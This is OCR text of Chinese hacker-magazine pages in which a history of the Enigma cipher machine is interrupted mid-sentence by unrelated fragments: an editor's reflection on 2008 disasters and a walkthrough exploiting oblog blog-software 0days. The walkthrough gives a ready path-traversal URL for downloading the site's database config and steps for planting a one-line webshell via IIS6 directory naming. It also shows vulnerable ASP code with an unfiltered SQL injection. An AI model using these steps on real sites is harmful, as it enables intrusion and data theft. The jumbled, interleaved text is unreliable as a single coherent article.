


图1

Enigma的键盘排列接近我们现在使用的计算机键盘。不过为了能够让密电尽量简短和难以破译，它没有空格和标点符号。而它使用的加密方法在现在计算机的很多软件注册中依然常见，这种加密方法叫做“代替密码算法（Substitution cipher）”。

代替密码算法是历史上最古老也是最有效的加密算法之一，它很早就登上了历史的舞台，最著名的“恺撒密码”（又名Caesar密码）所采用的就是这种加密方式。传说，它的发明人是人类历史上最著名的皇帝之一，有着“古罗马唯一的天才”之称的朱利斯.凯撒（Julius Caesar）。

据说凯撒是这样使用这种加密方法的：他先把自己的军事命令中的字母写成字母顺序的数字，然后再将每个数字加3。如果这个数字大于字母表中的数字，那么凯撒就将这个数字与字母顺序中最后，也是最大的那个数字相减之差来表示。通过这种数字机密的信息，凯撒派出的传令兵即便被抓到了，敌人也无法迫使他们供出绝密的信息，而接收到该加密密文的罗马将领们只需反过来运算，就可以得到原始军事命令了。例如：

明码字母表：abcdefghijklmnopqrstuvwxyz

密码字母表：DEFGHIJKLMNOPQRSTUVWX YZABC

根据上面的加密对照表，凯撒如果想发出“Veni，Vidi，Vici”，即凯撒征服本土国王之后向罗马元老院发出的呐喊“我来，我见，我征服！”，那么加密后的密文应该是这样的：

明文：veni，vidi，vici

密文：YHAL，YLGL，YLFL

小知识：

消息（Message）被称为明文（Plaintext）。用某种方法伪装消息以隐藏它的内容的过程被称为加密（Encryption），被加密的消息称为密文（Ciphertexe），而负责把密文转变成明文的过程称为解密（Decryption）。

Enigma采用的加密方法正是这种看似简单的加密方式。它通过由电线相连的键盘、转轮和显示器，将键盘上的信号对应到加密机显示器上。但是很明显，这种简单的方法只有26种可能性，不足以实际应用，用这种方法所得到的密文还是相当容易被破解的，如图2。




图2

因此在公元九世纪，阿拉伯的密码破译专家就已经娴熟地掌握了用统计字母出现频率的方法来击破简单代替密码。破解的原理很简单：在每种拼音文字语言中，每个字母出现的频率并不相同，比如说在英语中，e出现的次数就要大大高于其他字母——这种方法后来在计算机应用密码学中被称之为重合码计数法（Counting coincidence）。

所以如果取得了足够多的密文，通过统计每个字母出现的频率，通过揣摩上下文等基本密码破译手段，很快就可以猜出密码中的一个字母对应于明码中哪个字母。柯南.道尔在他著名的《福尔摩斯探案集》中《跳舞的人》里就详细叙述了福尔摩斯使用频率统计法破译跳舞人形密码的过程。

因此谢尔比乌斯发明了对于Enigma来说最关键的加密部件——转轮机（Rotor machine）。它是一个会自动转动替换对应字母的设备，是从凯撒加密法中延伸出来的更为复杂的维吉尼亚（Vigenere）和博福特（Beaufort）密码的电子机械实现。维吉尼亚密码与凯撒加密法的最大区别就在于它引入了“密钥（Key）”这一概念，即根据密钥来决定用哪一行的密表来进行替换，以此来对抗字频统计，如图3。




图3

当在Enigma键盘上一个键被按下

时，相应的密文在显示器上显示，然后转轮的方向就自动地转动一个字母的位置。也就是说，当第一次键入 b 时，信号通过转轮中的连线，灯 A 亮起来，放开键后，转轮转动一格，各字母所对应的密码就改变了；第二次键入b时，它所对应的字母就变成了 C；同样地，第三次键入b时，灯E闪亮，如图 4。




图 4

这是 Enigma 的秘密所在，它绝非是以往的那种“简单代替密码算法（Simple Substitution cipher）”。同一个字母 b 在明文的不同位置时，可以被不同的字母替换，而密文中不同位置的同一个字母，可以代表明文中的不同字母，频率分析法在这里就没有用武之地了。这种加密方式被称为“多表代替密码算法（polyalphabetic substitution cipher）”。


多表代替密码有多个单字母密钥，每一个密钥被用来加密一个明文字母。第一个密钥加密明文的第一个字母，第二个密钥加密明文的第二个字母等等。在所有的密钥用完后，密钥又再循环使用，若有 20 个单个字母密钥，那么每隔 20 个字母的明文都被同一密钥加密，这叫做密码的周期。

在经典密码学中，密码周期越长越难破译，使用计算机就能够轻易破译具有很长周期的代替密码。跟今天不断升级的加密算法位数一样，加密过程中编码重复出现的现象是很危险的，重合指数（index of coincidence）过高可以使试图破译密码的人看见规律性的东西。为了避免在加密过程中产生大量的重复编码，Enigma 可以在机器中任意添加转轮，每添加一个转轮，就会增加新的破解难度，如同 64 位加密算法升级到 128 位一样，当第一个转轮转动整整一圈以后，它上面有一个齿拨动第二个转轮，使得它的方向转动一个字母的位置。

用这样的方法，要 26*26=676 个字母后才会重复原来的编码。而事实上通常使用的 Enigma 里有三个转轮，它使得不重复的方向个数达到 26*26*26=17576 个。机密度更高的部门可以添加更多的转轮，如二战后期德国海军所用的 Enigma 甚至有四个转轮，因为所有的转轮以不同的速度移动，n 个转轮的机器的加密周期就是 26 的 n 次方，这样的加密强度可想而知。

而在此基础上，谢尔比乌斯更是十分巧妙地在三个转轮的一端加上了一个反射器，这样能够让 Enigma 把键盘和显示器中的相同字母用电线连在一起。反射器和转轮一样，把某一个字母连在另一个字母上，但是它并不转动。

事实上它只是一个巧妙的开关，使用者并不需要知道它是如何工作的，只需要知道，当一个键被按下时，信号不是直接从键盘传到显示器（*要是这样就没有加密了*），而是首先通过三个转轮连成的一条线路，然后经过反射器再回到三个转轮，通过另一条线路再到达显示器上。在这种设计下，反射器虽然没有像转轮那样增加可能的不重复的方向，但是它可以使译码的过程和编码的过程完全一样，大大的提高了使用的简洁性，如图 5。


图 5

在今天，我们仍然可以想象这样的场景，一台 Enigma 摆放在我们的面前，我们将它轻轻的开启，发送一条消息。我们首先通过调节 Enigma 三个转轮方向，使它们处于 17576 个方向中的一个，而转轮的初始方向就是密匙，这是我们收发双方事前就预先约定好的秘密。

我们轻轻敲打它富有历史感觉的键盘，加入明文的消息。在 Enigma 的显示器中，每个被键入的字母都依次闪亮并被记录下来，接着它把加密后的消息转换为密文通过电报传送出去。我们的收信方在接收到密电后，打开手中同样的 Enigma。

按照我们的事先约定，把转轮的方向调整到和发信方相同的初始方向上，然后依次键入收到的密文，并把闪亮的字母依次记下来，就得到了明文。于是加密和解密的过程就是完全一样的——这都是反射器起的作用。不过反射器也并非十全十美，它所带来的一个副作用就是你输入的每一个字母都永远也不会被加密成它自己本身，因为反射器中每一个字母总是被连到另一个不同的字母上了。

在 Enigma 的设计思想理念中，转轮的初始方向决定了整个密文的加密方式。这就造成了一个问题，如果通讯过程中有敌人监听，而且他能够截获到完整的密文，这样他就可以实施破解。但是由于不知道三个转轮的初始方向，他唯一的办法就是不得不一个一个方向地试验来找到这个密匙。

此时关键的问题出现了。17576 个初始方向似乎并不是非常大的一个数字，如果试图破译密文的人非常有耐心，他就可以把转轮调整到某一方向，然后键入密文开头的一段话，再判断一下出现的结果是否是有意义的内容。如果没有意义，那么再转动一下转轮，让它调换到下一个初始方向——如果测试一个方向只需要一分钟，而他一天二十四小时日以继夜地工作，那么在大约两星期后，敌人就能够找遍转轮所有可能的初始方向。此时，如果对手用许多台机器同时破译，那么所需要的时间更会大大缩短。

显然，这种加密的强度不够健壮和强大。

当然，你可以让谢尔比乌斯继续增加转轮，但是每加一个转轮只是让初始方向的可能性多了二十六倍而已，而仅仅依靠转轮的增加来增强加密强度，也会让 Enigma 的体积无限增大，缺乏易用性。此时，谢尔比乌斯想到了一个更加巧妙的办法。

首先谢尔比乌斯把 Enigma 的三个加密转轮制作成为可方便自由拆卸的形式，这样能够让使用者自己 DIY 调整 Enigma 转轮的组合方式，这样一来初始方向的可能性变成了原来的六倍。

假设三个转轮的编号为 1、2、3，那么它们可以被放成 123-132-213-231-312-321 六种不同位置，当然，现在收发消息的双方除了要预先约定转轮自身的初始方向，还要约定好这六种排列中的其中一种。

接下来，谢尔比乌斯又在 Enigma 的键盘和第一个转轮之间增加了一个连接板。这块连接板能够让使用者用一根信号线将某一个字母和另外一个字母任意连接，这样这个字母的信号在进入转轮之前就会转变为另一个字母的信号。这种连线最多可以有六根甚至更多，当然连接板上的连线状况也是收发信息的双方需要预先约定的。

于是转轮自身的初始方向，转轮之间的相互位置，以及连接板连线的状况就组成了所有可能的密匙。好的，现在让我们来算一算做了这样改动的 Enigma 一共到底有多少种组合加密可能性？

三个转轮不同的方向组成了 26*26*26=17576 种不同可能性；三个转轮间不同的相对位置为 6 种可能性；连接板上两两交换 6 对字母的可能性数目非常巨大，有 100391791500 种；于是一共有 17576*6*100 391791500，大约为 10000000000000000，即一亿亿种可能性。

如果双方都有密匙，那么收发密文与加密解密很容易。但是对于不知道密匙的破解者来说，在这巨大的可能性面前，想通过

小天呢喃：

本来以为08是个大喜的年，我们期待着阳光和无限希望，我们盼了许久的奥运终于来临，我们无比兴奋，憧憬美好的未来。谁料，我们等到的是：

2月肆虐的雪灾，冻裂了南方中国大地；3月的拉萨暴力事件，烧伤了美丽的西方圣地；4月的奥运火炬传递受阻，刺伤了中国人向世界张开的双臂；善变的5月，胶济铁路火车相撞，撞碎了多少旅人的梦，惊散了多少人的魂；突然传遍全国的儿童手足口病，令全国父母心头纠结；震动传及东南亚的四川大地震，撼及整个中国的灵魂，哭干了多少人的泪……

面对困难，面对挫折，我们如此渺小，清晰的记得昨天地震后，我不断的刷新互联网上的的最新的死亡人数报告，心里无比的痛楚。

玩尽oblog的0day

回 小帅@[0.S.T]

从本文可以学到：

oblog最新漏洞分析和利用

四月份oblog暴出了2个0day，综观看之也有的是笔误，无论如何，这些小0day够我们玩很久了，那就爽上一把吧。

一、下载0day

首先来看愚人节那个下载0day，漏洞文件：attachment.asp

逐一尝试来找到密匙的方法是没有任何可行性的。

既然连接板如此重要，那么为什么谢尔比乌斯还要兴师动众的为Enigma设计转轮之类的东西呢？原因在于连接板本身其实就是一个简单替换密码系统，在整个加密过程中，连接是固定的，所以单使用它是十分容易用频率分析法来破译的。

转轮系统虽然提供的可能性不多，但是在加密过程中它们不停地转动，使整个系统变成了复式替换系统，频率分析法对它再也无能为力，与此同时，连接板却使得可能性数目大大增加，使得暴力破解的方法成为永远的不可能。

强大的Enigma让德国军方很快的爱上了它，他们几乎对于Enigma的加密显得信心十足。而Enigma的强悍加密方式在当时而言，也的确是困扰盟军的巨大障碍，面对一个个通过Enigma相互联系的德国海狼U型潜艇，面对如此高强度但造价却低廉的Enigma，盟军第一次品尝到加密的噩梦，如图6。




图6

而Enigma也成为了战争史上最成功的信息加密之王。

但它真的是不可能被破解的吗？

……待续……

资料：Enigma发展史

1926年，吃了英国海军部“第40号房间”大亏的德国海军，率先决定采购Enigma的海军型——Enigma Funkschlüssel C型。

1927年，Enigma—D开发成功；

1927年，Enigma—E开发成功；

1927年，Enigma—F开发成功；

1927年，Enigma—D在英国获得专利；

1928年，Enigma—D被美国军队获取；

1928年，Enigma—G军用型开发成功，德国陆军、空军开始批量采购；

1929年，Enigma—H开发成功；

1930年，Enigma—Ⅰ（这里是罗马数字Ⅰ）军用型开发成功，被德国陆军、空军批量采购；

1930年，Enigma—H在英国申请专利，次年获得专利权；

1931年，Enigma—K开发成功；

1932年，波兰、瑞典先后获得EnigmaK；

1932年，在Enigma—Ⅰ军用型的基础上，Enigma—Ⅱ军用型开发成功，再次被德国陆军、空军采购；

1934年，日本购得Enigma—K；

1934年，Enigma Funkschltissel M（海军型）开发成功；

1935年，西班牙、意大利先后获得Enigma—K；

1936年，在Enigma—Ⅰ军用型的基础上，改制出德国国防军型Enigma（Wehrmacht Enigma）；

1937年，日本依靠购来的Enigma—K，参考借鉴后成功研发出大名鼎鼎的紫密；

1937年，德国党卫队开始装备Enigma；

1938年，Enigma MOB—38型开发成功，装备德国陆军、空军；

1938年，Enigma的海军型升级为Enigma Funkschlossel M—2型（即M2型Enigma）；

1938年，Enigma商业型（具体型号不详）被德国帝国邮政局采购并装备；

1938年，Enigma商业型（具体型号不详）被德国帝国铁路局采购并装备；

1939年，日本在Enigma—K及紫密的基础上，发展出日本海军型密码机；

1939年，Enigma MOB—39型开发成功，装备德国陆军、空军；

1939年，Enigma的海军型再次升级为Enigma Funkschltissel M—3型（即M3型Enigma）；

1939年，开发出德国军事情报署型Enigma（Abwehr Enigma）。二战爆发

1942年，Enigma的海军型升级为Enigma Funkschltissel M—4型（即M4型Enigma）；

1942年，开发出德国—日本海军通用型号Enigma—T（或EnigmaModel T型）；

1943年，海军型又升级出M—B型、M—8型；

1945战争结束，甚至到了纳粹德国苟延残喘的1945年，全新开发的M—5型和由M—B型发展而来的M—10型还分别装备了陆海空三军……

参考资料：

D.Kahn, The Codebreakers: The Story of Secret Writing, New York: Macmillan Publishing Co.1967

B.C.W.Hagelin,"The Story of the Hagelin Cryptos"

Bruce Schneier,《应用密码学——协议、算法与C源程序》

编辑点评：

在上一期黑域传奇中，我们读到了精彩的黑客编年史的前两章，这次作者带给我们的是第三章，有关二战中最先进的密码机——Enigma的发展历史。看着那一大串的升级清单，我不禁开始期待下一期黑客编年史，Enigma那么强悍，真的能被破解吗？

(感谢雕牌)，利用很简单：http://test.cn/attachment.asp?path=/conn.asp 即可下载CONN，代码如下：

```
<!-- #include file="inc/inc_syssite.asp" -->
<%
Dim Path,rs,FileID,ShowDownErr,uid,file_ext
Dim SQL
Path = Trim(Request("path"))    //直接获取的路径
FileID = Trim(Request("FileID")) //一般的过滤
If FileID ="" And Path = "" Then //获取的东西不为空就下载了。
    Response.Write "参数不足"
    Response.End
End If
If CheckDownLoad Then
    If Path = "" Then
        set rs = Server.CreateObject("ADODB.RecordSet")
        link_database
            SQL = ("select file_path,userid,file_ext,ViewNum FROM oblog_upfile Where FileID = "&CLng(FileID))
        rs.open sql,conn,1,3
        If Not rs.Eof Then
            uid = rs(1)
            file_ext = rs(2)
            rs("ViewNum") = rs("ViewNum") + 1
            rs.Update
            downloadFile Server.MapPath(rs(0)),0
        Else
            Response.Status=404
            Response.Write "该附件不存在!"
        End If
        rs.Close
        Set rs = Nothing
    Else
        If true_domain = 1 Then
        downloadFile Server.MapPath(Replace(Path,blogurl,"")),1
        else
        downloadFile Server.MapPath(Path),1
        End If
    End If
Else
    '如果附件为图片的话，当权限检验无法通过则调用一默认图片，防止<img>标记无法调用，影响显示效果
    If Path = "" Then
        Response.Status=403
        Response.Write ShowDownErr
        Response.End
    Else
        downloadFile Server.MapPath(blogdir&"images/oblog_powered.gif"),1
    End if
End if
%>
```

我们直接构造 **http://www.xxx.com/attachment.asp?path=/conn.asp**就能下载conn了，漏洞发布的人可能是为了保证安全，发布的exp上故意加了一点，那个点可能是想跳到根目录，但是加了点就无法下载了，结果如图1。




图1 下载conn.asp

到这，我们是以最简单的办法拿到了数据库的重要文件：conn.asp，oblog后台拿shell也只需要依靠IIS6.0的特性就行，在后台GG那，也就是广告这能更改目录名字，随便换成fuck.asp就行了，接着把广告内容写成一句话，就行，如图2、图3。




图2 配置目录名称




图3

然后连接fuck.asp目录下的广告就能拿到shell了。

二、Tag.asp的注射漏洞

```
tags.asp 行15-36
sType = LCase(Trim(Request.Querystring("t")))
iTagId = Trim(Request.Querystring("tagid")) '这个地方没过滤，在36行处传值给函数GetUsersByTag
iUserId = Trim(Request.Querystring("userid"))
sKeyword= Trim(Request("keyword"))
sAll=Trim(Request.Querystring)
If sAll & sKeyword="" Then sType="hottags"
Call link_database()
select Case sType
  Case "hottags"
    sTitle="最热门的100个" & P_TAGS_DESC
    sContent=Tags_Hottags()
  Case "cloud"
    sTitle=P_TAGS_DESC & "云图"
    sContent=Tags_SystemTags(1)
  Case "list"
    sTitle=P_TAGS_DESC & "列表"
    sContent=Tags_SystemTags(0)
  Case "user"
    sTitle=P_TAGS_DESC & "用户"
sContent=GetUsersByTag(iTagId)
函数GetUsersByTag的原型在文件Inc_Tags.asp 行320-338
Function GetUsersByTag(byval sTagId)
  Dim rst,sSql,sContent
  Set rst = Server.CreateObject("Adodb.Recordset")
  sSql = "select Top 100 b.userName,b.user_dir,b.user_folder From (select Userid From oblog_usertags Where Tagid=" & sTagId & " Group By UserId) a,oblog_user b Where a.Userid=b.UserId"
  rst.Open sSql,conn,1,1
  If rst.Eof Then
    sContent="没有符合条件的用户"
    rst.Close
    Set rst = Nothing
  End If
  i=0
  Do While Not rst.Eof
    sContent=sContent & "<a href="& blogurl& rst("user_dir") & "/" & rst("user_folder")&"/index." &f_ext&" target=_blank>" & rst("userName") & "</a><br/>"
    rst.movenext
